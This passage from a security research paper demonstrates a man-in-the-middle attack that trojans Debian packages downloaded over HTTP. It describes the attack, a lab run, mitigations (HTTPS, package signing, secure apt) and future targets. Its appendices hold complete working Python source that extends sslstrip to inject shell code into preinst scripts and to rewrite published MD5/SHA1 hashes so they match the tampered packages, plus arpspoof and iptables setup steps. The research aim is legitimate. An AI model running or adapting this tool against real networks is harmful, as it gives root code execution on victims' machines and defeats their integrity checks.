
Figure 5: malicious payload injected in a .deb file

As soon as control.tar.gz has been modified, the beginning of the HTTP response up to and including the modified control.tar.gz can be sent to Victim (Figure 2, step 5). Since the payload is only injected in control.tar.gz, data.tar.gz can be sent to Victim, unmodified. It is sent to Victim as it is received from Website (data is buffered if necessary) in chunks of four kilobytes (Figure 2, step 6). Throughout the process of modifying the HTTP response, Attacker attempts to provide data to Victim the most timely and steady manner possible so as not to create any noticeable delays during the download process. This is a crucial element of the attack that allows Attacker to evade detection – data.tar.gz is virtually always the largest file in a .deb package. The first two files (debian-binary and control.tar.gz) are a few kilobytes at most. Since this is where the malicious code is injected, these two files must be fully downloaded, analyzed, and processed before any data can be sent to Victim. If these files were any larger, there would be a noticeably long delay between the time when Victim makes its initial HTTP request and the time when it begins receiving an HTTP body. Accordingly, if Attacker was required to inject its payload into data.tar.gz, it would either need to fully download, analyze, and process the entire HTTP body before responding to Victim, or it would need to attempt to generate injected, compressed data on the fly (a topic beyond the scope of this paper). Downloading and modifying the entire HTTP body before forwading it to Victim is considered impractical because many .deb packages contain a data.tar.gz that is tens or hundreds of megabytes.

Lastly, Attacker will make one final attempt to cover its tracks. When it is downloading and modifying a .deb package, it generates MD5 and SHA1 hashes for both the original, unmodified package (the data downloaded directly from Website) as well as the trojaned, modified package (the data sent to Victim). Attacker creates a table containing this information, mapping the hashes of unmodified packages to hashes of the corresponding package that contains injected code. If Attacker determines it is sending an HTTP response to Victim that contains the hash of a package it has previously injected code into, it will update the hash accordingly. This is used to evade detection in situations where Victim receives a malicious package from Attacker, then attempts to verify the file integrity by retrieving hashes from Website.

Attack Scenario

After laying out how the mechanics of the attack, it was finally time to attempt it in the lab. First, Attacker begins the man-in-the-middle attack by running the arpspoof and HTTP man-in-the-middle tools, specifically targeting Victim (refer to Appendix B for more information). Next, Victim requests a page from a web server, looking for a specific software package to download:


Nessus download mirror - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Nessus download mirror
website/download.html

Nessus 5.2 download mirror

Ubuntu 9.10 / Ubuntu 10.04 (32 bits)
Ubuntu 9.10 / Ubuntu 10.04 (64 bits)


Hashes (integrity checking)

Figure 6: Victim attempts to download a .deb via HTTP

Attacker requests this page from Website, determines the response does not contain a .deb package, and sends it back to Victim without modifying it.

Next, Victim attempts to download the 64-bit Ubuntu package. Attacker requests this page from Website, determines that it *does* contain a .deb package, and injects malicious code in the modified response sent to Victim. After the transfer is complete, Attacker keeps track of the MD5 and SHA1 hashes of the original and modified packages.

Before installing the package, Victim clicks on the link labeled “Hashes (integrity checking).” Attacker requests this page from Website, analyzes the response, and determines that it contains the MD5 and SHA1 hashes for a .deb package it has previously modified. If this page was sent back to Victim unmodified, it would look like the following:


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://website/hashes.html
website/hashes.html

MD5 hashes:


```
7692ce4c8e7596cbf0744b961fe679fc  Nessus-5.2.0-ubuntu910_amd64.deb
51fe0a9cc4ac79275587c8b55b37dfed  Nessus-5.2.0-ubuntu910_i386.deb
```

SHA1 hashes:

```
688e12b05d29ec9d06683f39a0e3c54043d81fbc  Nessus-5.2.0-ubuntu910_amd64.deb
4e6eb4cfbec377459f6ee9685c9d038800048b38  Nessus-5.2.0-ubuntu910_i386.deb
```

Figure 7: A page of hashes sent from Website to Attacker

Since these packages were modified in transit, these hashes would not match any hashes calculated locally on Victim, raising a red flag. Attacker accounts for this by replacing the hashes before sending this page back to Victim, where it is displayed as such:



MD5 hashes:

```
65557141164c75360ec4585268ea4d9f  Nessus-5.2.0-ubuntu910_amd64.deb
51fe0a9cc4ac79275587c8b55b37dfed  Nessus-5.2.0-ubuntu910_i386.deb
```

SHA1 hashes:


```
ac32a22278ea7ad945ce5ec0de5f66d42b778142  Nessus-5.2.0-ubuntu910_amd64.deb
4e6eb4cfbec377459f6ee9685c9d038800048b38  Nessus-5.2.0-ubuntu910_i386.deb
```

Figure 8: A modified page of hashes, sent from Attacker to Victim

(Note only the hashes for the 64-bit package have been changed, since that is the only package Attacker has modified so far.)

Victim remembers reading an article on Slashdot that claimed MD5 is broken, and therefore decides to use the SHA1 hash to verify the integrity of the recently downloaded package. The locally calculated hash matches up with the one listed on the web page, and Victim feels confident that the package has been transmitted unmodified.


Victim attempts to install the package, and does so successfully:



```
brian@victim:~$ sudo dpkg -i /tmp/Nessus-5.2.0-ubuntu910_amd64.deb
[sudo] password for brian:
Selecting previously deselected package nessus.
(Reading database ... 126058 files and directories currently installed.)
Unpacking nessus (from .../Nessus-5.2.0-ubuntu910_amd64.deb) ...
Setting up nessus (5.2.0) ...
nessusd (Nessus) 5.2.0 [build N24017] for Linux
Copyright (C) 1998 - 2013 Tenable Network Security, Inc

Processing the Nessus plugins...
[##################################################]

All plugins loaded

 - You can start nessusd by typing /etc/init.d/nessusd start
 - Then go to https://victim:8834/ to configure your scanner


Processing triggers for ureadahead ...
brian@victim:~$
```

Figure 9: The trojaned package is installed successfully

The service is started, and the software functions normally:




```
brian@victim:~$ sudo /etc/init.d/nessusd start
$Starting Nessus : .
brian@victim:~$ sudo netstat -nap|grep nessus
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN
3102/nessusd
tcp6       0      0 :::8834                 :::*                    LISTEN
3102/nessusd
unix  2      [ ACC ]     STREAM     LISTENING     291887   3102/nessusd
opt/nessus/var/nessus/nessusd.sock
brian@victim:~$
```

Figure 10: The modified package is installed and runs without any apparent adverse effects

Victim has a thorough, diligent system administrator who decides to check the log file at /var/log/dpkg.log to see if there were any issues or anomalies during the installation. Nothing out of the ordinary was found in this, or any other log file. (Research indicates installing the original package and the modified package yield identical logs).

Despite all indications that nothing untoward has happened, malicious code was executed on

Victim the moment that the package was installed. The payload could have been virtually anything, and is guaranteed to run with root privileges (required by dpkg). For this proof-of-concept, all the injected code did was create the following file:



```
brian@victim:/tmp$ ls
hsperfdata_root                   orbit-brian          pulse-PKdhtXMmr18n
keyring-vG6QBR                    orbit-gdm            ssh-XvArVO1907
malicious_code.out.1367687955     orbit-root           virtual-brian.hdfvLv
Nessus-5.2.0-ubuntu910_amd64.deb  pulse-ab2f3aZtMpOt
brian@victim:/tmp$ cat malicious_code.out.1367687955
Malicious code was injected into a debian package while it was being downloaded.
This code was executed when the package was installed.
The package was downloaded from: http://192.168.1.10/Nessus-5.2.0-ubuntu910_amd6
4.deb
Malicious code was executed at: Sat May  4 13:52:02 EDT 2013
It was executed as: uid=0(root) gid=0(root) groups=0(root)
```

Figure 11: The proof-of-concept payload demonstrates it was executed

Recommendations for Mitigation

The attack described above was successful for two reasons:

1. Victim had no way of verifying the authenticity of the connection
2. Victim had no way of verifying the authenticity of the package after it was downloaded

These are well-known problems with cryptographic solutions. A user agent can determine whether or not a connection should be trusted by using HTTPS. This gives the user agent the opportunity to verify the identity of the host it is communicating with. Additionally, the authenticity of the downloaded file can be verified if it is cryptographically signed. This gives the user the opportunity to determine if the package was last modified and signed by a trusted entity. Together, these approaches allow a user to verify the integrity and authenticity of the data in transit and at rest.

After the successful attack scenario was completed, a slightly different attack scenario was attempted and failed. Instead of having Victim manually download and install a single package, Victim attempted to download and install several packages via APT, a package installation/update/removal application provided by the operating system. This was attempted by running “sudo apt-get upgrade” on Victim, which had several dozen packages out of date.

This resulted in zero instances of arbitrary code execution. Even though the Deb file format does not have a built-in package verification mechanism, this was made possible using secure apt, an out-of-band cryptographic method of verifying downloaded packages (Debian Wiki).

Future Work

In order to understand how to defend against this attack, it is important to first understand the ways that it can be improved. There is an old saying at the National Security Agency, often quoted by cryptographer Bruce Schneier - "attacks always get better, they never get worse." One way the attack tool could be improved is by providing an SSL stripping capability. This would allow an attacker to inject code into downloads from websites that do not use HTTPS consistently throughout the entire website, or for websites that do not use HTTPS with HSTS. This should be relatively simple since the tool used in this paper was based on sslstrip, though this likely requires a redesign of the changes used in the implementation for this paper.

The tool could also be improved by providing a capability to inject malicious code into file formats other than .deb. It is quite possible that some of the other file formats explored for this paper are also suitable for this kind of attack. Package management/installation/upgrades are typically handled by the operating system on hosts that are using Linux distributions. The attack scenario presented in this paper (manually downloading and installing a Ubuntu package) is somewhat uncommon – most Ubuntu packages can be downloaded and installed using APT, which (as mentioned earlier) takes additional steps to verify the integrity and authenticity of the packages it downloads before attempting to install them. On the other hand, this scenario (manually downloading and installing software packages) is much more like to occur on computers using Microsoft Windows operating systems. Microsoft has package management tools for Windows, but they are typically only used to download and install software updates, and only for a specific subset of first party software. Additionally, Windows operating systems are used by the vast majority of personal computers connected to the web. Based on this information, it is likely that manually downloading and installing third party software packages via HTTP is a far more common occurrence on hosts running Windows. In order to take advantage of this, future versions of the tool could attempt to target file formats used by Windows. Two in particular that were briefly explored for this paper are MSI and PE. At first glance, MSI seems suitable to such an attack. Code is guaranteed to be executed when an MSI is installed, and similar to .deb, an MSI file is essentially a flat file database. Further research is required to determine whether or not this means arbitrary code can be injected reliably. For PE files, the idea of injecting code by creating a new, compressed executable (i.e., sending the victim a file that contains decompressor code intertwined with arbitrary code, followed by the original executable, compressed on the fly) has promise, but needs to be researched further to determine its feasibility.

Conclusions

The attack scenario presented in this paper accomplished what it set out to do – demonstrate that an HTTP man-in-the-middle attack can result in arbitrary code execution, show the impact of such an attack, and provide mitigation techniques. The most striking lesson learned while performing this attack is the extreme difficulty of detecting it in situations where servers do not use HTTPS and packages are not cryptographically signed. This is particularly striking because many servers on the web that host software do not use either of these security measures. After the file was successfully downloaded on the system, the attacker had already won. If the payload contained a stealthy, robust piece of malware rather than the proof-of-concept payload used in this research, the attack could have gone undetected indefinitely. If a server that hosts software does not provide clients the tools needed to detect and prevent this attack, only poorly written or conspicuous malware will immediately alert users that their system has been compromised.

The attack scenario outlined in this paper occurred under ideal conditions. If the hashes were on the same page as the download links, Attacker would not have had the chance to modify them in a timely manner, which would have allowed a diligent end user to realize the downloaded file had been modified. If any of the conditions of the attack scenario could have only been covered by features covered in the “Future Work” section above, the attack would have also failed. Focusing on these issues misses the point. There are simple, effective mitigations for making this class of attack much more difficult to exploit.

This issue can be effectively mitigated by using a combined approach involving HTTPS and cryptographically signing software packages made available for download. These are the biggest lessons taken away from working on this problem. Both of these approaches rely heavily on PKI, which as mentioned earlier, presents its own set of challenges to properly implement. Despite this, together, they provide users with a fighting chance to stay safe when downloading executables from the web.

Appendix A (Source code, sslstrip diffs)

The tool used to demonstrate the HTTP man-in-the-middle attack described in this paper was based on sslstrip version 0.9. The following changes were made to sslstrip to create this tool.

Changes to sslstrip/ClientRequest.py:

```
--- sslstrip-0.9/sslstrip/ClientRequest.py 2011-05-14 23:38:27.000000000 -0400
+++ thesis/sslstrip/ClientRequest.py   2012-12-30 12:18:22.000000000 -0500
@@ -33,6 +33,7 @@
 from URLMonitor import URLMonitor
 from CookieCleaner import CookieCleaner
 from DnsCache import DnsCache
+from DebInjector import DebInjector

 class ClientRequest(Request):

@@ -133,9 +134,13 @@
         deferred.addErrback(self.handleHostResolvedError)

     def proxyViaHTTP(self, host, method, path, postData, headers):
-        connectionFactory          = ServerConnectionFactory(method, path, postData, headers, self)
-        connectionFactory.protocol = ServerConnection
-        self.reactor.connectTCP(host, 80, connectionFactory)
+        if method != 'GET':
+          connectionFactory          = ServerConnectionFactory(method, path, postData, headers, self)
+          connectionFactory.protocol = ServerConnection
+          self.reactor.connectTCP(host, 80, connectionFactory)
+        else:
+          deb = DebInjector(self)
+          deb.processRequest(host, 80, path, method, postData, headers)

     def proxyViaSSL(self, host, method, path, postData, headers, port):
         clientContextFactory       = ssl.ClientContextFactory()
```

Changes to sslstrip/ClientRequest.py:

```
--- sslstrip-0.9/sslstrip/ClientRequest.py 2011-05-14 23:38:27.000000000 -0400
+++ thesis/sslstrip/ClientRequest.py   2012-12-30 12:18:22.000000000 -0500
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+          self.reactor.connectTCP(host, 80, connectionFactory)
+        else:
+          deb = DebInjector(self)
+          deb.processRequest(host, 80, path, method, postData, headers)

     def proxyViaSSL(self, host, method, path, postData, headers, port):
         clientContextFactory       = ssl.ClientContextFactory()
```

<u>sslstrip/DebInjector.py (a new file created for this thesis):</u>

```
import time, string, tarfile, httplib, hashlib
from Injector import Injector
from tarfile import TarFile, TarInfo
from cStringIO import StringIO
from HashMonitor import HashMonitor

class DebInjector(Injector):

  '''This class performs a MiTM attack, downloading a legitimate .deb package,
  injecting malicious shell script into it, then forwarding it to the victim.
  The shell script is injected into 'preinst', a shell script included in
  control.tar.gz (the second file in the .deb archive).  This script runs when
  a .deb package is being installed.  If preinst does not exist in the package
  that is being trojaned, it will be created.'''

  def __init__(self, client):
    Injector.__init__(self, '.deb')
    self.hashmonitor = HashMonitor.getInstance()
    self.client = client
    self.md5legit = hashlib.md5()
    self.md5trojan = hashlib.md5()
    self.sha1legit = hashlib.sha1()
    self.sha1trojan = hashlib.sha1()

  def updateAllHashes(self, data):
    self.updateLegitHashes(data)
    self.updateTrojanHashes(data)

  def updateLegitHashes(self, data):
    self.md5legit.update(data)
    self.sha1legit.update(data)

  def updateTrojanHashes(self, data):
    self.md5trojan.update(data)
    self.sha1trojan.update(data)

  def headersToString(self, headers, addLen=0):
    '''Converts a list of (header-name, header-value) tuples into a string'''
    strHeaders = ''

    for name, value in headers:
      if name == 'content-length':
        value = int(value)
        value += addLen
        value = str(value)
      strHeaders += '%s: %s\r\n' % (name, value)

    return strHeaders

  def sendUnmodifiedResponse(self, httpResponse, data):
    self.client.setResponseCode(httpResponse.status, httpResponse.reason)

    for name, value in httpResponse.getheaders():
      self.client.setHeader(name, value)

    # forward any partially read data along with the rest of the response, unmodified
    data = data + httpResponse.read()

    # if this page appears to contain MD5 or SHA1 hashes of packages we have previously
    # trojaned, replace them accordingly so they match up with the trojaned package
    for legithash in self.hashmonitor.hashes.keys():
      data = data.replace(legithash, self.hashmonitor.hashes[legithash])

    self.client.write(data)
    self.client.finish()
    return

  def sendMaliciousResponse(self, httpResponse, data, addLen=0):
    '''Sends "data" (which has been analyzed and potentially modified) to the
    victim, then continues reading and forwarding the rest of the HTTP body
    verbatim'''

    if httpResponse.version == 11:
      status = 'HTTP/1.1 %d %s\r\n' % (httpResponse.status, httpResponse.reason)
    else:
      status = 'HTTP/1.0 %d %s\r\n' % (httpResponse.status, httpResponse.reason)

    headers = self.headersToString(httpResponse.getheaders(), addLen)
    self.client.channel.transport.socket.setblocking(1)
    self.client.channel.transport.socket.sendall(status + headers + '\r\n')

    # send data (start of response to the end of the modified data) to the client
    if len(data) > 0:
      self.client.channel.transport.socket.sendall(data)
    remainingBytes = int(httpResponse.getheader('content-length')) - len(data) + addLen

    # send the rest of the (unmodified) data to the client
    while remainingBytes > 0:
      if remainingBytes > self.MAX_HTTP_REQ_SIZE:
        bytesToRead = self.MAX_HTTP_REQ_SIZE
      else:
        bytesToRead = remainingBytes

      data = httpResponse.read(bytesToRead)
      self.client.channel.transport.socket.sendall(data)
      self.updateAllHashes(data)
      remainingBytes -= bytesToRead

    self.hashmonitor.addTrojanHash(self.md5legit, self.md5trojan)
    self.hashmonitor.addTrojanHash(self.sha1legit, self.sha1trojan)
    self.client.channel.transport.socket.close()

  def readArFile(self, httpResponse):
    '''Reads ar file header and file data from the given httpResponse'''

    filename = httpResponse.read(16)
    mtime = httpResponse.read(12)
    uid = httpResponse.read(6)
    gid = httpResponse.read(6)
    mode = httpResponse.read(8)
    size = httpResponse.read(10)
    magic = httpResponse.read(2)

    header = filename + mtime + uid + gid + mode + size + magic
    data = httpResponse.read(int(size))
    return {'header':header, 'data':data}

  def processRequest(self, host, port, path, method, postData, headers):
```

```
    '''Attempts to read a legitimate .deb package, insert malicious code, then send it to the victim'''

    conn = httplib.HTTPConnection(host, port)
    conn.request(method, path, postData, headers)
    response = conn.getresponse()

    # if the response is not a HTTP 200 or the content length is explicitly 0, we'll assume we're not receiving a
.deb file
    if response.status != httplib.OK or response.getheader('content-length') == 0:
      self.sendUnmodifiedResponse(response, '')
      conn.close()
      return

    # sanity check - make sure this is a .deb file by verifying global header
    ar_global_header = response.read(8)
    if ar_global_header != '!<arch>\n':
      self.sendUnmodifiedResponse(response, ar_global_header)
      conn.close()
      return

    # more sanity checking - the first file in a .deb archive must be "debian-binary" and must contain "2.0\n"
    debian_binary = self.readArFile(response)
    if debian_binary['data'] != '2.0\n':
      processedData = ar_global_header + debian_binary['header'] + debian_binary['data']
      self.sendUnmodifiedResponse(response, processedData)
      conn.close()
      return

    # read and inject malicious code into control.tar.gz.
    # some sanity checking couldn't hurt here, but at this point it's reasonable to assume we are looking at a
valid .deb file
    url = 'http://%s%s' % (host, path)
    control_tar_gz = self.readArFile(response)
    control = self.readControl(control_tar_gz['data'])
    control = self.modifyControl(control, url)
    newcontrol = self.rebuildControl(control)

    # modify the ar file header to reflect the increased size of control.tar.gz
    orig_len = int(control_tar_gz['header'][48:58])
    new_len = len(newcontrol)

    # fix padding if necessary
    # the data section of an ar file is 2 byte aligned. '\n' is used as a filler when necessary
    # - if the original control.tar.gz didn't have padding, and the new control.tar.gz needs it, add it in
    # - if the original control.tar.gz did have padding and the new control.tar.gz doesn't need it, remove it
    # - otherwise (both do or don't need padding), do nothing
    if orig_len % 2 == 0 and new_len % 2 == 1:
      orig_padding = ''
      padding = '\n'
    elif orig_len % 2 == 1 and new_len % 2 == 0:
      response.read(1)
      orig_padding = '\n'
      padding = ''
    else:
      orig_padding = ''
      padding = ''

    additional_bytes = new_len - orig_len + len(padding)
    newcontrol_header =\
      control_tar_gz['header'][0:48] +\
      string.ljust(str(new_len), 10) +\
      control_tar_gz['header'][58:]

    # send the modified data to the victim, along with the rest of the unmodified data
    self.updateAllHashes(ar_global_header + debian_binary['header'] + debian_binary['data'])
    self.updateLegitHashes(control_tar_gz['header'] + control_tar_gz['data'] + orig_padding)
    self.updateTrojanHashes(newcontrol_header + newcontrol + padding)
    processedData =\
      ar_global_header +\
      debian_binary['header'] + debian_binary['data'] +\
      newcontrol_header + newcontrol + padding
    self.sendMaliciousResponse(response, processedData, additional_bytes)
    conn.close()

  def readControl(self, controlData):
    '''Extracts all files from the control.tar.gz file being modified, returning them as
    a dictionary where key = TarInfo, value is file data'''

    # untar and read the original control.tar.gz data
    dataObj = StringIO(controlData)
    tar = tarfile.open(mode="r:gz", fileobj=dataObj)
    control_files = {} # key = TarInfo, value = file contents
    for member in tar.getmembers():
      archived_file = tar.extractfile(member.name)
      if archived_file is not None:  # regular file
        file_data = archived_file.read()
        archived_file.close()
      else:  # directory
        file_data = None
      control_files[member] = file_data
    tar.close()
    dataObj.close()

    return control_files

  def rebuildControl(self, controlDict):
    '''Creates a new control.tar.gz in memory.  Takes a dictionary where key = TarInfo and
    value = file data'''

    evilcontrol = StringIO()
    tar = tarfile.open(mode="w:gz", fileobj=evilcontrol)
    for member in controlDict:
      data = controlDict[member]
      if data is not None:
        tar.addfile(member, fileobj=StringIO(controlDict[member]))
      else:
        tar.addfile(member)
    tar.close()
    evilcontrol_data = evilcontrol.getvalue()
    evilcontrol.close()

    return evilcontrol_data

  def modifyControl(self, controlDict, url):
    '''Looks for the file "preinst" in control.tar.gz, injecting malicious code into it.'''

    preinst_found = False
    modified_control = {}
    filename = 'malicious_code.out'
    now = time.time()
    malicious_shell_script = \
'''#!/bin/sh
echo "Malicious code was injected into a debian package while it was being downloaded." > /tmp/%s.%d
echo "This code was executed when the package was installed." >> /tmp/%s.%d
echo "The package was downloaded from: %s " >> /tmp/%s.%d
echo "Malicious code was executed at: `date`" >> /tmp/%s.%d
echo "It was executed as: `id`" >> /tmp/%s.%d
''' % (filename, now, filename, now, url, filename, now, filename, now, filename, now)

    # go through all files in control.tar.gz, looking for preinst
```

```
for member, file_data in controlDict.iteritems():
  # inject malicious shell script into the preinst file.
  if member.name == './preinst' or member.name ==  'preinst':
    file_data = malicious_shell_script + file_data
    member.size = len(file_data)
    preinst_found = True
  modified_control[member] = file_data

# the preinst file isn't guaranteed to exist. if it's not in control.tar.gz, create it
if not preinst_found:
  member = TarInfo('./preinst')
  # TODO: should probably assign non-default values to other TarInfo member data (e.g., timestamp)
  member.size = len(malicious_shell_script)
  modified_control[member] = malicious_shell_script

return modified_control
```

Appendix B (running the tool)

The tool was run according to the instructions for sslstrip:

1) Flip your machine into forwarding mode (as root):
```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

2) Setup iptables to intercept HTTP requests (as root):
```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT –to-port 10000
```

3) Run sslstrip:
```
python sslstrip.py
```

4) Run arpspoof to redirect traffic to your machine (as root):
```
 arpspoof -i eth0 -t Victim-IP-address Website-IP-Address
```

For step 4, normally the IP of the default gateway would be given instead of the IP of Website. This would allow Attacker to inject malicious code into any .deb package that Victim attempts to download from outside of its own network. In other words, the attacker could effectively impersonate any web server that Victim interacts with. But in this particular case where all three hosts are on the same subnet (i.e., nothing leaves the network, so impersonating the gateway has no effect), the attack only works when the attacker impersonates the web server.

Appendix C (web server documents)

download.html:

```
<html>
<title>
Nessus download mirror
</title>
<h1>Nessus 5.2 download mirror</h1>
